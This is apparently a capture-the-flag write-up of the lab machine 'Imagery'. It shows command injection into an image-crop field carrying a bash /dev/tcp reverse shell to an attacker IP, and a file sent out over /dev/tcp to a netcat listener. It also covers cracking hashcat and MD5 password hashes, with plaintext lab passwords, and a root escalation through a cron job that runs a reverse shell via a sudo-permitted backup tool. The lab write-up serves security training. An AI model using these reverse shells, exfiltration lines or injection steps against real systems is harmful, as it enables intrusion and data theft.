
I can click transform image with crop operation





Start listener and grab the packet and change the field with reverse shell command


```
"0; bash -c 'bash -i >& /dev/tcp/10.10.16.113/9001 0>&1';"
```



I get web shell!

Get mark shell


/var directory has backup, which is not default(backups is default)



It has aes encrypted zip file. Let's copy this file to local.

```
#remote
cat web_20250806_120723.zip.aes > /dev/tcp/10.10.16.113/9002
#local
nc -lvnp 9002 > web_20250806_120723.zip.aes
```

This file is encrypted by pyAesCrypt



I can get hash with hashcat github code(https://github.com/hashcat/hashcat/blob/master/tools/aescrypt2hashcat.pl)

```
perl aescrypt2hashcat.pl web_20250806_120723.zip.aes
```



I can easily crack it with hashcat

```
hashcat web_20250806_120723.zip.aes.hash ~/Desktop/rockyou.txt
```



I can now decrypt and unzip the file

```
pyAesCrypt -p bestfriends -d web_20250806_120723.zip.aes -o
web_20250806_120723.zip
unzip web_20250806_120723.zip
```

This is flask backup

```
┌─[parrot@parrot]─[~/Documents/imagery]
└──╼ $cd web/
┌─[parrot@parrot]─[~/Documents/imagery/web]
└──╼ $ls -al
total 76
drwxr-xr-x 1 parrot parrot   270 Jan 28 00:49 .
drwxr-xr-x 1 parrot parrot   336 Jan 28 00:49 ..
-rw-rw-r-- 1 parrot parrot  9784 Aug  5 08:56 api_admin.py
-rw-rw-r-- 1 parrot parrot  6398 Aug  5 08:56 api_auth.py
-rw-rw-r-- 1 parrot parrot 11876 Aug  5 08:57 api_edit.py
-rw-rw-r-- 1 parrot parrot  9091 Aug  5 08:57 api_manage.py
-rw-rw-r-- 1 parrot parrot   840 Aug  5 08:58 api_misc.py
-rw-rw-r-- 1 parrot parrot 12082 Aug  5 08:58 api_upload.py
-rw-rw-r-- 1 parrot parrot  1943 Aug  5 15:21 app.py
-rw-rw-r-- 1 parrot parrot  1809 Aug  5 08:59 config.py
-rw-rw-r-- 1 parrot parrot  1503 Aug  6 12:07 db.json
drwxr-xr-x 1 parrot parrot    42 Jan 28 00:49 env
drwxr-xr-x 1 parrot parrot   384 Jan 28 00:49 __pycache__
drwxr-xr-x 1 parrot parrot    42 Jan 28 00:49 system_logs
drwxr-xr-x 1 parrot parrot    20 Jan 28 00:49 templates
-rw-rw-r-- 1 parrot parrot  4023 Aug  5 09:00 utils.py
```

Check db.json

```
cat db.json | jq . | less -S
```

```
{
  "username": "mark@imagery.htb",
  "password": "01c3d2e5bdaf6134cec0a367cf53e535",
  "displayId": "868facaf",
  "isAdmin": false,
  "failed_login_attempts": 0,
  "locked_until": null,
  "isTestuser": false
},
{
  "username": "web@imagery.htb",
  "password": "84e3c804cf1fa14306f26f9f3da177e0",
  "displayId": "7be291d4",
  "isAdmin": true,
  "failed_login_attempts": 0,
  "locked_until": null,
  "isTestuser": false
}
```


There's two more password hash. Let's crack it.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5d9c1d507a3f76af1e5c97a3ad1eaa31
2c65c8d7bfbca32a3ed42596192384f6
01c3d2e5bdaf6134cec0a367cf53e535
84e3c804cf1fa14306f26f9f3da177e0
```

I'm not a robot
reCAPTCHA is changing its terms of service.
Take action.
reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5d9c1d507a3f76af1e5c97a3ad1eaa31	Unknown	Not found.
2c65c8d7bfbca32a3ed42596192384f6	md5	iambatman
01c3d2e5bdaf6134cec0a367cf53e535	md5	supersmash
84e3c804cf1fa14306f26f9f3da177e0	md5	spiderweb1234

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Both are cracked. Let's try ssh.

```
┌──[parrot@parrot]─[~/Documents/imagery]
└─── $ssh mark@10.129.11.158
The authenticity of host '10.129.11.158 (10.129.11.158)' can't be established.
ED25519 key fingerprint is SHA256:1f09NrF6QWI5nbZzSJJflV8ACTiH/pMDmhIFayf3VD4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:14: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.11.158' (ED25519) to the list of known hosts.
mark@10.129.11.158: Permission denied (publickey).
```

This machine looks like PKI only. Let's just su to mark.

```
web@Imagery:/var/backup$ su mark
su mark
Password: supersmash
python3 -c 'import pty;pty.spawn("/bin/bash")'
mark@Imagery:/var/backup$
```

Get root

mark can run charcoal as root

```
mark@Imagery:/var/backup$ sudo -l
sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
mark@Imagery:/var/backup$
```

sudo charcol shell command demands password

```
mark@Imagery:/var/backup$ sudo charcol shell
sudo charcol shell
Enter your Charcol master passphrase (used to decrypt stored app password):
supersmash

[2026-01-28 06:01:17] [ERROR] Incorrect master passphrase. 2 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):
spider1234

[2026-01-28 06:01:35] [ERROR] Incorrect master passphrase. 1 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):
iambatman

[2026-01-28 06:01:40] [ERROR] Incorrect master passphrase after multiple attempts. Exiting application. If you forgot your master passphrase, then reset password u
sing charcol -R command for more info do charcol help. (Error Code: CPD-002)
Please submit the log file and the above error details to error@charcol.com if the issue persists.
```

This is not cracked password, but it says -R switch to reset it.

```
mark@Imagery:/var/backup$ sudo charcol -R
sudo charcol -R

Attempting to reset Charcol application password to default.
[2026-01-28 06:03:51] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
supersmash

[2026-01-28 06:03:57] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.
```

I could reset the password with mark's password. Run sudo charcol shell again.

```
mark@Imagery:/var/backup$ sudo charcol shell
sudo charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:

Are you sure you want to use 'no password' mode? (yes/no): yes
yes
[2026-01-28 06:05:17] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.
```

I can set password and I set no password here. Run sudo charcol shell again.

```
mark@Imagery:/var/backup$ sudo charcol shell
sudo charcol shell

 ▄▄▄
```

```
charcol> auto add --schedule "* * * * *" --command "bash -c 'bash -i >& /dev/tcp/10.10.16.113/9002 0>&1'" --name "abc"
<i >& /dev/tcp/10.10.16.113/9002 0>&1'" --name "abc"
[2026-01-28 06:09:46] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
supersmash

[2026-01-28 06:09:53] [INFO] System password verified successfully.
[2026-01-28 06:09:53] [INFO] Auto job 'abc' (ID: f74fd3cf-878b-4882-8046-b7bce37e5e92) added successfully. The job will run according to schedule.
[2026-01-28 06:09:53] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true bash -c 'bash -i >& /dev/tcp/10.10.16.113/9002 0>&1'
charcol>
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/imagery]
└─► $rlwrap nc -nvlp 9002
Listening on 0.0.0.0 9002
Connection received on 10.129.11.158 34816
bash: cannot set terminal process group (25327): Inappropriate ioctl for device
bash: no job control in this shell
root@Imagery:~#
```

I get root shell!